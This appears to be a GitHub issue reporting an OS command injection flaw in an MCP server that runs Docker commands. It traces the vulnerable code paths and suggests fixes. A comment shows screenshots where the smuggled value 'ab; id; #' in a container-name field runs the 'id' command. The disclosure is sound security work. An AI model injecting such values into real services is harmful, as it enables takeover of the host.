New issue

Command Injection Vulnerability in @iflow-mcp/toowiredd-chatgpt-mcp-server #28

Open

BruceJqs opened on Mar 22

Command Injection Vulnerability in @iflow-mcp/toowiredd-chatgpt-mcp-server

1) CNA / Submission Type

- Submission type: Report a vulnerability (CVE ID request)
- Reporter role: Independent security researcher
- Report date: March 17, 2026

2) Reporter Contact (fill before submit)

- Reporter name: `BruceJin`
- Reporter email: `brucejin@zju.edu.cn`
- Permission to share contact with vendor: `Yes`

3) Vendor / Product Identification

- Vendor: Toowiredd
- Product: chatgpt-mcp-server
- Repository: https://github.com/Toowiredd/chatgpt-mcp-server
- Affected component(s):
- `src/servers/http.server.ts`
- `src/services/docker.service.ts`

- `src/servers/mcp.server.ts`

4) Vulnerability Type

- CWE: CWE-78 (OS Command Injection)
- Short title: OS command injection in MCP/HTTP request handling

5) Affected Versions

- Confirmed affected: 0.1.0
- Suspected affected range: revisions containing the same request-to-sink flows listed below
- Fixed version: Not available at time of report (March 17, 2026)

6) Vulnerability Description

A command injection vulnerability (CWE-78) has been identified in chatgpt-mcp-server, specifically within the docker.service.ts component. An attacker with network access to the MCP/HTTP interface can supply maliciously crafted input through various tool arguments—such as container names, image names, or commands—which flow unsanitized into OS command execution via execAsync when constructing Docker commands. This allows arbitrary system commands to be executed with the privileges of the server process, leading to full host compromise, including data exposure, integrity loss, and potential service disruption. Versions up to and including 0.1.0 are confirmed affected.

7) Technical Root Cause

1. `js/command-injection-from-request`
   - Source: `src/servers/http.server.ts:112` (`chunk`)
   - Sink: `src/services/docker.service.ts:10`
   - Sink code: `const { stdout } = await execAsync(\` docker ${command}`);`
2. `js/command-injection-from-request`
   - Source: `src/servers/http.server.ts:112` (`chunk`)
   - Sink: `src/services/docker.service.ts:42`
   - Sink code: `return this.executeCommand(cmd);`
3. `js/command-injection-from-request`
   - Source: `src/servers/mcp.server.ts:216` (`request`)
   - Sink: `src/services/docker.service.ts:46`
   - Sink code: `return this.executeCommand(\` stop ${id}`);`
4. `js/command-injection-from-request`
   - Source: `src/servers/mcp.server.ts:216` (`request`)
   - Sink: `src/services/docker.service.ts:50`
   - Sink code: `return this.executeCommand(\` start ${id}`);`

5. `js/command-injection-from-request`
   - Source: `src/servers/mcp.server.ts:216` (`request`)
   - Sink: `src/services/docker.service.ts:54`
   - Sink code: `return this.executeCommand(\` rm ${force ? '-f' : ''} ${id}`);`
6. `js/command-injection-from-request`
   - Source: `src/servers/mcp.server.ts:216` (`request`)
   - Sink: `src/services/docker.service.ts:58`
   - Sink code: `return this.executeCommand(\` logs ${tail ? `--tail ${tail}` : ''} ${id}`);`
7. `js/command-injection-from-request`
   - Source: `src/servers/mcp.server.ts:216` (`request`)
   - Sink: `src/services/docker.service.ts:62`
   - Sink code: `return this.executeCommand(\` exec ${id} ${command}`);`

8) Attack Prerequisites

- Attacker can invoke the MCP/HTTP endpoint or tool handler that reaches the vulnerable sink.
- No effective runtime policy strips or constrains attacker-controlled values before sink usage.
- If SSRF applies: server has network egress to attacker-chosen or internal targets.

9) Proof of Concept / Reproduction Guidance

This proof of concept provides a concise, CVE-style reproduction example for the reported issue.

1. Reproduction request

```
{"jsonrpc":"2.0","id":1,"method":"POST","params":{"name":"container_create","arguments"
```

```
{"jsonrpc":"2.0","id":1,"method":"POST","params":{"name":"container_stop","arguments":{
```

```
{"jsonrpc":"2.0","id":1,"method":"POST","params":{"name":"container_start","arguments":
```

```
{"jsonrpc":"2.0","id":1,"method":"POST","params":{"name":"container_remove","arguments"
```

```
{"jsonrpc":"2.0","id":1,"method":"POST","params":{"name":"container_logs","arguments":{
```

```
{"jsonrpc":"2.0","id":1,"method":"POST","params":{"name":"container_exec","arguments":{
```

2. Validation

- Submit the request to the exposed MCP/HTTP interface of the affected deployment.
- Confirm that attacker-controlled input triggers the vulnerable behavior described in this report.

10) Security Impact

- Confidentiality: High (host/system data exposure possible).
- Integrity: High (command execution may alter server state).
- Availability: High (service disruption via command abuse possible).
- Scope: Changed.

11) CVSS v3.1 Suggestion

- Suggested vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`
- Suggested base score: 10.0 (Critical)
- Adjust `PR` upward if the vulnerable tools are strictly admin-only and strongly authenticated.

12) Workarounds / Mitigations

- Remove direct shell-string execution from request-driven paths.
- Replace free-form commands with fixed allowlists and validated argument schemas.
- Prefer argument-array process execution without shell interpretation.
- Add authentication, authorization, logging, and rate limiting on sensitive MCP/HTTP handlers.

13) Recommended Fix

- Eliminate the request-to-sink data flow documented above.
- Add input schema validation at MCP/HTTP boundaries.
- Add regression tests proving attacker-controlled values cannot reach sensitive sinks.
- Publish a maintainer security advisory once a patch is released.

14) References

- Repository: https://github.com/Toowiredd/chatgpt-mcp-server
- Reviewed source file: `src/servers/http.server.ts`
- Reviewed source file: `src/services/docker.service.ts`
- Reviewed source file: `src/servers/mcp.server.ts`
- CWE-78: https://cwe.mitre.org/data/definitions/78.html


15) Credits


- Discoverer: `BruceJin`
- Discovery method: Static analysis (CodeQL) plus repository source-code audit


16) Additional Notes for Form Mapping


- Audit verdict: Likely exploitable: command injection path reaches OS execution sink.
- Dynamic exploit replay status: not completed in this batch run.
- Maintainer should validate release mapping before coordinated disclosure.


BruceJqs on Mar 22 Author • • •




Tools
List Tools
Clear
containers_list
List all Docker containers
container_create
Create and start a new Docker container
container_stop
Stop a running container
container_start
Start a stopped container
container_remove
Remove a container
container_logs
container_stop
Stop a running container
× Read-only
✓ Destructive
× Idempotent
✓ Open-world
container *
ab; id; #
Tool-specific Metadata:
Add Pair
No metadata pairs.
Run Tool
Copy Input
Tool Result: Success
"Container stopped: uid=501(bruce) gid=20(staff) groups=20(staff),101(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),701(com.apple.sharepoint.group.1),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
"


Tools
List Tools
Clear
containers_list
List all Docker containers
container_create
Create and start a new Docker container
container_stop
Stop a running container
container_start
Start a stopped container
container_remove
Remove a container
container_logs
container_start
Start a stopped container
× Read-only
✓ Destructive
× Idempotent
✓ Open-world
container *
ab; id; #
Tool-specific Metadata:
Add Pair
No metadata pairs.
Run Tool
Copy Input
Tool Result: Success
"Container started: uid=501(bruce) gid=20(staff) groups=20(staff),101(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),701(com.apple.sharepoint.group.1),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
"


Tools
List Tools
Clear
List all Docker containers
container_create
Create and start a new Docker container
container_stop
Stop a running container
container_start
Start a stopped container
container_remove
Remove a container
container_logs
Get container logs
container_remove
Remove a container
× Read-only
✓ Destructive
× Idempotent
✓ Open-world
container *
ab; id; #
force
Force remove running container
Tool-specific Metadata:
Add Pair
No metadata pairs.
Run Tool
Copy Input
Tool Result: Success
"Container removed: uid=501(bruce) gid=20(staff) groups=20(staff),101(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),701(com.apple.sharepoint.group.1),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
"



After executing command via the command injection vulnerability, the "id" command has been successfully executed and the result has been successfully displayed.

wing3e mentioned this last month

Command Injection Vulnerability in MCP/HTTP Handlers (CWE-78) Toowiredd/chatgpt-mcp-server#8

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants